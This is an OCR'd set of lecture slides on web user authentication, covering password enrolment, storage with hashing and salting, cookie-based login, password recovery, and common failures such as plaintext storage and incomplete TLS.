User authentication on the web

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Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?

The web was not designed with authentication in mind

"On the Internet, nobody knows you're a dog."

The web was not designed with authentication in mind

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
```


128.28.2.138 $\longrightarrow$ www.cl.cam.ac.uk

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

128.28.2.138 $\longleftarrow$ www.cl.cam.ac.uk

Authentication is used for many purposes



Persistent online identities

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Online linking to offline identity

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

Customising online preferences

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

Frequency of password collection

Many requirements for “perfect” authentication

1. Secure
   1. Criminals (may know target)
   2. Malware
   3. Rogue servers
   4. Phishers
2. Low cost
   1. Easy for users
   2. Cheap for servers
   3. Easy to implement
   4. Widely compatible
3. Privacy-enabling
   1. Users choose to reveal identity
   2. Easy to create new identities
   3. Malicious sites get no information
4. Legal
   1. non-repudiable (sometimes)
   2. tracable (sometimes)

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
Password enrolment

Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

Important: We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996



Wall Street Journal, 2010

Password enrolment

```
<form method="post" action="user_enrol.cgi">

Create a username:
<input type="text" name="user"/> <br/>

Choose password:
<input type="password" name="pass"/> <br/>

<input type="submit" name="submit" />

</form>
```

128.28.2.138 ⟵ http://www.example.com/

Password enrolment

```
POST user_enrol.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 30

user=jcb82&pass=qwerty
```

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Content-Length: 30

user=jcb82&pass=qwerty
```

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Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"$
mgk25	i_love_fourier
...	...

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...

$$\text{PASS\_HASH}_i = \text{SHA-256}(\text{password}_i)$$

Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd...	0cb9...
rja14	9883078e2953...	1f13...
mgk25	a6b02ced143e...	b168...
...	...	...

$$\text{salt}_i = \textbf{random}[0 : 64]$$

$$\text{SALTED\_HASH}_i = \text{SHA-256}(\text{password}_i || \text{salt}_i)^N$$

Login

```
POST login.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 34

name=jcb82&pass=qwerty
```

128.28.2.138 $\longrightarrow$ https://www.example.com

Login

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Login

```
GET /main.html HTTP/1.1
Host: www.example.com
Cookie:  user_id=821183; auth=f0eb6a1bdff...
```

128.28.2.138 $\longrightarrow$ http://www.example.com

Logout

```
POST logout.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 0
```

128.28.2.138 $\longrightarrow$ www.example.com

Logout

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=0; path=/;
Set-Cookie:  auth=0 path=/;
Content-Length: 0
```

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
Update


Change my password
Change your password. Follow the instructions below.
Fields marked with * are mandatory
1 Enter password
Password rules:
Password must contain at least 7 characters
Password must contain at least 1 digit
Password must contain at least 1 letter
Password must not be the same as username
Password can not have 3 of the same consecutive characters, nor 4 of the same characters throughout.
*Old password
Please enter old Password.
*Password
*Re-enter password
2 Save my new password
Save and continue

Recovery

Request a new password

If you have forgotten your password you can order a new one here.

Fields marked with * are mandatory.


*Username (e-mail address)

Please enter Username or Password.

1 How do you want to receive your new password?

◉ *Send out new password via email

2 Validation image



Are you still having problems with the letters?
Don't worry, we can help you. Click here

Enter the characters you see in the image into the field below.
If you can´t see all the letters, just change the image by clicking here

3 Get new password

Submit

Recovery

Hi jbonneau,

Someone requested that your Last.fm password be reset. If this wasn't you, there's nothing to worry about - simply ignore this email and nothing will change.

If you DID ask to reset the password on your Last.fm account, just click here to make it happen:
http://www.last.fm/?id=<userid>
&key=<authentication-token>

Best Regards,
The Last.fm Team

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Plaintext passwords sent over SMTP

```
Dear Joseph Bonneau,


You requested us to send you your EasyChair login
information.  Please use the following data to log in to
EasyChair:

User name:  jbonneau
Password:  qwerty

Best regards,
EasyChair Messenger.
```

Password recovery, EasyChair

Insecure at-rest storage of passwords




29-50% of sites store passwords in the clear

Insecure at-rest storage of passwords

RockYou SQL injection hack
January 2010

Incomplete TLS deployment



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


Password sniffing

Incomplete TLS deployment

```
<form method="post"
action="https://www.example.com/user_login.cgi">

Username:
<input type="text" name="user" /> <br />

Password:
<input type="password" name="pass" /> <br />

<input type="submit" name="submit" />

